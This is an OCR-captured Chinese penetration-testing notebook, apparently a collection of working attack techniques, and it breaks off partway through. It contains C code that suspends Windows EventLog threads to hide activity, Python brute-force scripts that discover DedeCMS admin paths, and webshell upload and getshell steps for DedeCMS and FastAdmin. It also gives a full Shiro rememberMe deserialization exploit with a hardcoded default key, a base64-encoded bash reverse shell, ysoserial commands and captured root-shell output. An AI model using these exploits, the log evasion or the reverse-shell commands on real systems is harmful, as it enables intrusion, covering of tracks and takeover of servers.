
```
Get-WmiObject -Class win32_service -Filter "name = 'eventlog'" | select -exp ProcessId
```

```
PS C:\Users\User> Get-Service EventLog

Status   Name               DisplayName
------   ----               -----------
Running  EventLog           Windows Event Log


PS C:\Users\User> Get-WmiObject -Class win32_service -Filter "name = 'eventlog'" | select -exp ProcessId
2196
PS C:\Users\User> ps -Id 2196

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    419      15    13316      14284              2196   0 svchost
```


如果我们查看的svchost.exe线程，则会看到



下面显示的是，确实，暂停足以使EventLog服务无法注册任何新事件：
没有挂起时修改个密码



会注册新的事件
挂起时则没有新的事件




代码实现
下面是在较高级别下工作的技术代码：
1.使用OpenSCManagerA命令打开服务控制管理器的句柄
2.使用OpenServiceA命令打开EventLog服务的句柄
3.使用QueryServiceStatusEx命令检索svchost.exe（托管EventLog）进程ID
4.打开svchost.exe进程的句柄（从第3步开始）
5.获取由svchost.exe加载的已加载模块的列表 EnumProcessModules
6.循环浏览在步骤5中检索到的已加载模块列表，使用查找其名称并找到模块的基地址-这是包含服务内部工作的模块
7.获取模块信息。它将返回带有模块的起始地址-我们稍后将在确定服务线程是否落入wevtsvc.dll模块的内存空间时需要这些详细信息wevtsvc.dll
GetModuleInformation EventLog
8.枚举svchost.exe内的所有线程。Thread32FirstThread32Next
9.对于步骤8中的每个线程，使用NtQueryInformationThread命令检索线程的起始地址
10.对于步骤8中的每个线程，检查线程的起始地址是否属于svchost.exe内部的内存空间。wevtsvc.dll
11.如果线程的起始地址在内存空间内，则这是我们的目标线程，我们将其挂起wevtsvc.dll SuspendThread
12.EventLog 服务现已禁用

```
#include <iostream>
#include <Windows.h>
#include <Psapi.h>
#include <TlHelp32.h>
#include <dbghelp.h>
#include <winternl.h>
#pragma comment(lib, "DbgHelp")
using myNtQueryInformationThread = NTSTATUS(NTAPI*)(
IN HANDLE ThreadHandle,
IN THREADINFOCLASS ThreadInformationClass,
OUT PVOID ThreadInformation,
IN ULONG ThreadInformationLength,
OUT PULONG ReturnLength
);
int main()
{
HANDLE serviceProcessHandle;
HANDLE snapshotHandle;
HANDLE threadHandle;
HMODULE modules[256] = {};
SIZE_T modulesSize = sizeof(modules);
DWORD modulesSizeNeeded = 0;
DWORD moduleNameSize = 0;
SIZE_T modulesCount = 0;
WCHAR remoteModuleName[128] = {};
HMODULE serviceModule = NULL;
MODULEINFO serviceModuleInfo = {};
DWORD_PTR threadStartAddress = 0;
DWORD bytesNeeded = 0;
myNtQueryInformationThread NtQueryInformationThread = (myNtQueryInformationThread)(GetProcAddress(GetModuleHandleA("ntdll"),
"NtQueryInformationThread"));
THREADENTRY32 threadEntry;
threadEntry.dwSize = sizeof(THREADENTRY32);
SC_HANDLE sc = OpenSCManagerA(".", NULL, MAXIMUM_ALLOWED);
SC_HANDLE service = OpenServiceA(sc, "EventLog", MAXIMUM_ALLOWED);
SERVICE_STATUS_PROCESS serviceStatusProcess = {};
# Get PID of svchost.exe that hosts EventLog service
QueryServiceStatusEx(service, SC_STATUS_PROCESS_INFO, (LPBYTE)&serviceStatusProcess, sizeof(serviceStatusProcess), &bytesNeeded);
DWORD servicePID = serviceStatusProcess.dwProcessId;
# Open handle to the svchost.exe
serviceProcessHandle = OpenProcess(MAXIMUM_ALLOWED, FALSE, servicePID);
snapshotHandle = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
# Get a list of modules loaded by svchost.exe
```

```
EnumProcessModules(serviceProcessHandle, modules, modulesSize, &modulesSizeNeeded);
modulesCount = modulesSizeNeeded / sizeof(HMODULE);
for (size_t i = 0; i < modulesCount; i++)
{
serviceModule = modules[i];
# Get loaded module's name
GetModuleBaseName(serviceProcessHandle, serviceModule, remoteModuleName, sizeof(remoteModuleName));
if (wcscmp(remoteModuleName, L"wevtsvc.dll") == 0)
{
printf("Windows EventLog module %S at %p\n\n", remoteModuleName, serviceModule);
GetModuleInformation(serviceProcessHandle, serviceModule, &serviceModuleInfo, sizeof(MODULEINFO));
}
}
# Enumerate threads
Thread32First(snapshotHandle, &threadEntry);
while (Thread32Next(snapshotHandle, &threadEntry))
{
if (threadEntry.th32OwnerProcessID == servicePID)
{
threadHandle = OpenThread(MAXIMUM_ALLOWED, FALSE, threadEntry.th32ThreadID);
NtQueryInformationThread(threadHandle, (THREADINFOCLASS)0x9, &threadStartAddress, sizeof(DWORD_PTR), NULL);
# Check if thread's start address is inside wevtsvc.dll memory range
if (threadStartAddress >= (DWORD_PTR)serviceModuleInfo.lpBaseOfDll && threadStartAddress <=
(DWORD_PTR)serviceModuleInfo.lpBaseOfDll + serviceModuleInfo.SizeOfImage)
{
printf("Suspending EventLog thread %d with start address %p\n", threadEntry.th32ThreadID, threadStartAddress);
# Suspend EventLog service thread
SuspendThread(threadHandle);
Sleep(2000);
}
}
}
return 0;
}
```

以下演示
net user ola ola执行并更改用户的ola密码，并在6:55:30 PM记录事件4724

```
>> get-date; net user ola ola

Wednesday, September 9, 2020 6:55:30 PM
The command completed successfully.
```




执行文件，svchost.exe中暂停了4个EventLog线程

```
>> get-date; c:\labs\suspendLogging\suspendLogging\x64\Debug\suspendLogging.exe
Wednesday, September 9, 2020 6:55:30 PM
Svchost.exe hosting EventLog is PID: 2196

Windows EventLog module wevtsvc.dll at 00007FFDFA510000

Suspending EventLog thread 2524 with start address 00007FFDFA5646C0
Suspending EventLog thread 6916 with start address 00007FFDFA56A890
Suspending EventLog thread 20020 with start address 00007FFDFA56A890
Suspending EventLog thread 20892 with start address 00007FFDFA56A890
```

再次执行修改密码命令

```
>> get-date; net user ola ola
Wednesday, September 9, 2020 6:55:38 PM
The command completed successfully.
```

新的事件没有写入，只有挂起前的事件



dedecms

爆破后台

```
windows服务器
tags.php
```

```
import requests
import itertools
characters = "abcdefghijklmnopqrstuvwxyz0123456789_!#"
back_dir = ""
flag = 0
url = "http://www.test.com/tags.php"
data = {
    "_FILES[mochazz][tmp_name]" : "./{p}<</images/adminico.gif",
    "_FILES[mochazz][name]" : 0,
    "_FILES[mochazz][size]" : 0,
    "_FILES[mochazz][type]" : "image/gif"
}

for num in range(1,7):
    if flag:
        break
    for pre in itertools.permutations(characters,num):
        pre = ''.join(list(pre))
        data["_FILES[mochazz][tmp_name]"] = data["_FILES[mochazz][tmp_name]"].format(p=pre)
        print("testing",pre)
        r = requests.post(url,data=data)
        if "Upload filetype not allow !" not in r.text and r.status_code == 200:
            flag = 1
            back_dir = pre
            data["_FILES[mochazz][tmp_name]"] = "./{p}<</images/adminico.gif"
            break
        else:
            data["_FILES[mochazz][tmp_name]"] = "./{p}<</images/adminico.gif"
print("[+] 前缀为：",back_dir)
flag = 0
for i in range(30):
    if flag:
        break
    for ch in characters:
        if ch == characters[-1]:
            flag = 1
            break
        data["_FILES[mochazz][tmp_name]"] = data["_FILES[mochazz][tmp_name]"].format(p=back_dir+ch)
        r = requests.post(url, data=data)
        if "Upload filetype not allow !" not in r.text and r.status_code == 200:
            back_dir += ch
            print("[+] ",back_dir)
            data["_FILES[mochazz][tmp_name]"] = "./{p}<</images/adminico.gif"
            break
        else:
            data["_FILES[mochazz][tmp_name]"] = "./{p}<</images/adminico.gif"

print("后台地址为：",back_dir)
```

```
rss.php
```

```
import requests
import sys
payloads = 'abcdefghijklmnopqrstuvwxyz0123456789_-'
menu = ''
for k in range(10):
    for payload in payloads:
```

```
        data = "dopost=save&_FILES[b4dboy][tmp_name]=../%s%s</images/admin_top_logo.gif&_FILES[b4dboy][name]=0&_FILES[b4dboy][size]=0&_FILES[b4dboy][type]=image/gif"% (menu, payload)
        res = requests.post("http://www.yx-tv.com/plus/rss.php", data=data, headers={"Content-Type":"application/x-www-form-urlencoded"})
        if res.content.decode("utf-8").find("Error") > -1:
            menu += payload
            break
        if payload == '-':
            print(menu)
            sys.exit()
print(menu)
```

dedecms前台重置任意管理员密码

```
https://xz.aliyun.com/t/1959
```

伪造cookie登录任意前台用户

```
注册用户user1
访问
/member/index.php?uid=user1
登录user1
将last_vid的值赋给DedeUserID，last_vidckMd5的值赋给DedeUserIDckMd5修改后的cookie
```

前台上传shell

```
Admin登录，发表文章，修改文件名1.jpg.p*hp
后台文件上传
访问/dede/tpl.php?action=upload
F12获取token
访问
/dede/tpl.php?filename=moonsec.lib.php&action=savetagfile&content=%3C?php%20phpinfo();?%3E&token=[token值]
/dede/tpl.php?filename=moonsec.lib.php&action=savetagfile&content=<?php phpinfo();?>&token=6d0c1893e01a77e7e6ba24fb2dc7599c
Shell位置/include/taglib/moonsec.lib.php
```

后台getshell

```
模块->广告管理->新建广告，在广告内容中添加一句话
/plus/ad_js.php?aid=[x]
```

FastAdmin前台getshell

```
前台创建用户，修改头像，传图片马
/public/index/user/_empty?name=../../public/uploads/20200926/4a91d432904c0042bcd038ea96ad4947.jpg
```

Shiro rememberMe反序列化漏洞

```
Shiro相关转自bypass公众号
https://github.com/insightglacier/Shiro_exploit
python shiro_exploit.py -u http://192.168.172.129:8080
```

```
通过获取到的key，常见的漏洞利用方式有两种：反弹shell和写入文件。
反弹shell
监听本地端口
nc -lvp 1234
Java Runtime 配合 bash 编码，在线编码地址：
http://www.jackson-t.ca/runtime-exec-payloads.html
将bash -i >& /dev/tcp/192.168.172.133/1234 0>&1编码
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}
通过ysoserial中JRMP监听模块，监听6666端口并执行反弹shell命令
java -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 6666 CommonsCollections4 'bash -c
```

```
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjE3Mi4xMzMvMTIzNCAwPiYx}|{base64,-d}|{bash,-i}'
```

使用shiro.py 生成Payload


```
python shiro.py 192.168.172.133:6666
```

```
root@kali:~/target# python shiro.py 192.168.172.133:6666
rememberMe=X6Uu6hhVS7GI1YcWEjLGmuyJHwDddcwPgUY3pbi2pzCfQjO5jl121mBNCEYaQI3S7bbfqahNZtUx+Z1/V2bL4drVnZYYVbsPDPMxbD7nx18zYt6n8Ts2BOAZWyTbRvONjYHqZluCHW6iwHlR084imVu3nQVRqoEIV8etm/Wp3PMsJ5g8UdrA0Yl+tXIdw0u6alF9S2vFWPMHJKnuxwJYB+qPd8u1SAFiBkYarrIm0l0rHPd1nS2R0vuUGxCkLW/hYq+fUhCNaB8xAL+QoP6sSY39Vun3k+w1zZIuSL38O8hPdbTFUbKmysuo43fcPW6Yiwm/2BUU/OZE9Ddw+apjUdpjl52ovaXbv4AVJaiIKKdf1ScKDOlAUbWycsWlXeYCN67u5UWd10OiHUc5k/VCg==
```

shiro.py代码如下

```
import sys
import uuid
import base64
import subprocess
from Crypto.Cipher import AES
def encode_rememberme(command):
popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-all.jar', 'JRMPClient', command], stdout=subprocess.PIPE)
BS = AES.block_size
pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
iv = uuid.uuid4().bytes
encryptor = AES.new(key, AES.MODE_CBC, iv)
file_body = pad(popen.stdout.read())
base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
return base64_ciphertext
if __name__ == '__main__':
    payload = encode_rememberme(sys.argv[1])
    print "rememberMe={0}".format(payload.decode())
```

构造数据包，伪造cookie，发送Payload。




```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.172.129: inverse host lookup failed: Unknown host
connect to [192.168.172.133] from (UNKNOWN) [192.168.172.129] 34240
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@f8ca88fd9d4a:/tmp# whoami
whoami
root
root@f8ca88fd9d4a:/tmp#
```

写入文件

生成poc.ser文件

```
sudo java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsBeanutils1 "touch /tmp/success" > poc.ser
```

使用Shiro内置的默认密钥对Payload进行加密：

```
package shiro;
import org.apache.shiro.crypto.AesCipherService;
import org.apache.shiro.codec.CodecSupport;
import org.apache.shiro.util.ByteSource;
import org.apache.shiro.codec.Base64;
import org.apache.shiro.io.DefaultSerializer;
import java.nio.file.FileSystems;
import java.nio.file.Files;
import java.nio.file.Paths;
public class TestRemember {
public static void main(String[] args) throws Exception {
        byte[] payloads = Files.readAllBytes(FileSystems.getDefault().getPath("d://poc.ser"));
            AesCipherService aes = new AesCipherService();
        byte[] key = Base64.decode(CodecSupport.toBytes("kPH+bIxk5D2deZiIxcaaaA=="));
        ByteSource ciphertext = aes.encrypt(payloads, key);        System.out.printf(ciphertext.toString());    }}
```

```
POST /doLogin HTTP/1.1
Host: 192.168.99.242:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.99.242:8080/login;jsessionid=75238B15F83316F41AB9F8DEB6740290
Cookie: JSESSIONID=75238B15F83316F41AB9F8DEB6740290;
rememberMe=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
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```

```
root@c986e1de6bba:/tmp# ls
hsperfdata_root  tomcat-docbase.6727731163762489878.8080  tomcat.1215546383701699579.8080
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp#
root@c986e1de6bba:/tmp# ls
hsperfdata_root  success  tomcat-docbase.6727731163762489878.8080  tomcat.1215546383701699579.8080
```


Shiro Padding Oracle Attack

登录Shiro网站，从cookie中获得rememberMe字段的值

```
GET /samples-web-1.4.1/ HTTP/1.1
Host: 192.168.172.133:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.172.133:8080/samples-web-1.4.1/login.jsp
Cookie: JSESSIONID=1c106200-cd31-4cb5-a010-be74952da147;
